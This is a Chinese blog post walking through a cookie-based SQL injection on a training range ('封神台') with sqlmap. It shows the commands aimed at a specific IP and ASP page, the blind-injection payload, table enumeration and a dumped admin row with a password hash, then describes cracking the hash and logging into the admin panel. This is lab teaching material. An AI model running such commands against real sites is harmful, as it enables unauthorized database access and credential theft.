
sqlmap----Cookie注入实战

原创

小明师傅 于 2020-06-06 09:12:15 发布 328 收藏

分类专栏： web安全 SQLmap 靶场 文章标签： web 安全漏洞 sql

本文链接：https://blog.csdn.net/qq_24030907/article/details/106582552


web安全 同时被 3 个专栏收录

23 篇文章 0 订阅

订阅专栏


SQLmap

5 篇文章 1 订阅

订阅专栏



靶场

11 篇文章 0 订阅

订阅专栏

这里我们用封神台的靶场演示
一个典型的cookie注入

测试时被waf，限制了



上sqlmap

```
sqlmap.py -u "xxxxxxxx/shownews.asp"  --cookie "?id=170" --leve2 --table
```

这里不知道为什么leve 5 不行,不过2是专门给cookie注入用的，还有这里为什么不爆库呢，因为这里是asp+access数据库，查询不了，所以直接查2表

```
C:\Users\Administrator\Documents\Tencent Files\1826025593\FileRecv\sql注入工具及环境\sqlmap-1.1\sqlmap-1.1>sqlmap.py -u  "http://59.63.200.79:8004/shownews.asp"  --cookie "id=170" --leve=2
--dbms=access --table
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.1#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 08:29:24

[08:29:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (Cookie)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=170 AND 9931=9931
---
[08:29:24] [INFO] the back-end DBMS is Microsoft Access
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: Microsoft Access
[08:29:24] [INFO] fetching tables for database: 'Microsoft_Access_masterdb'
[08:29:24] [INFO] fetching number of tables for database 'Microsoft_Access_masterdb'
[08:29:24] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[08:29:24] [INFO] retrieved:
do you want to URL encode cookie values (implementation specific)? [Y/n] y

[08:29:31] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast'
[08:29:31] [WARNING] unable to retrieve the number of tables for database 'Microsoft_Access_masterdb'
```

```
[08:29:31] [ERROR] cannot retrieve table names, back-end DBMS is Access
do you want to use common table existence check? [Y/n/q] y
[08:30:02] [INFO] checking table existence using items from 'C:\Users\Administrator\Documents\Tencent Files\1826025593\FileRecv\sql注入工具及环境\sqlmap-1.1\sqlmap-1.1\txt\common-tables.txt'

[08:30:02] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 9999
[08:30:08] [CRITICAL] maximum number of used threads is 10 avoiding potential connection issues
please enter number of threads? [Enter for 1 (current)] 10
[08:30:11] [INFO] starting 10 threads
```



```
please enter number of threads? [Enter for 1 (current)] 10
[08:30:11] [INFO] starting 10 threads
[08:30:12] [INFO] retrieved: user
[08:30:13] [INFO] retrieved: product
[08:30:15] [INFO] retrieved: admin
[08:30:16] [INFO] retrieved: news
[08:30:43] [INFO] retrieved: feedback
[08:30:47] [INFO] retrieved: vote
[08:31:58] [INFO] retrieved: download
[08:33:26] [INFO] retrieved: market

Database: Microsoft_Access_masterdb
[8 tables]
+----------+
| user     |
| admin    |
| download |
| feedback |
| market   |
| news     |
| product  |
| vote     |
+----------+

[08:33:31] [INFO] fetched data logged to text files under 'C:\Users\Administrator\.sqlmap\output\59.63.200.79'

[*] shutting down at 08:33:31

C:\Users\Administrator\Documents\Tencent Files\1826025593\FileRecv\sql注入工具及环境\sqlmap-1.1\sqlmap-1.1>sqlmap.py -u "http://59.63.200.79:8004/shownews.asp" --cookie "id=170" --leve=2 --dbms=access -T "admin" -col
```


Column	Type
user	non-numeric
content	non-numeric
flag	non-numeric
id	numeric
password	non-numeric
title	non-numeric
username	non-numeric


```
Database: Microsoft_Access_masterdb
Table: admin
[1 entry]
```

flag	title	user	content	username	password	id
<blank>	2009\□R\xa0_\xebg:h\xb0]\xe5N□3\xd1\Uv\x84ke0□	admin	<FONT size=2>v\xeeRMb□V\xfd<FONT color=#c60a00>g:h\xb0</FONT>R6	admin	b9a2a2b5dffb918c	1

```
[08:53:47] [INFO] table 'Microsoft_Access_masterdb.admin' dumped to CSV file 'C:\Users\Administrator\.sqlmap\output\59.63.200.79\dump\Microsoft_Access_masterdb\admin.csv'
[08:53:47] [INFO] fetched data logged to text files under 'C:\Users\Administrator\.sqlmap\output\59.63.200.79'

[*] shutting down at 08:53:47
```


拿到密码,md5解码，找后台,登陆

竟然成功进入了后台！拿走通关KEY，迎接下一关吧！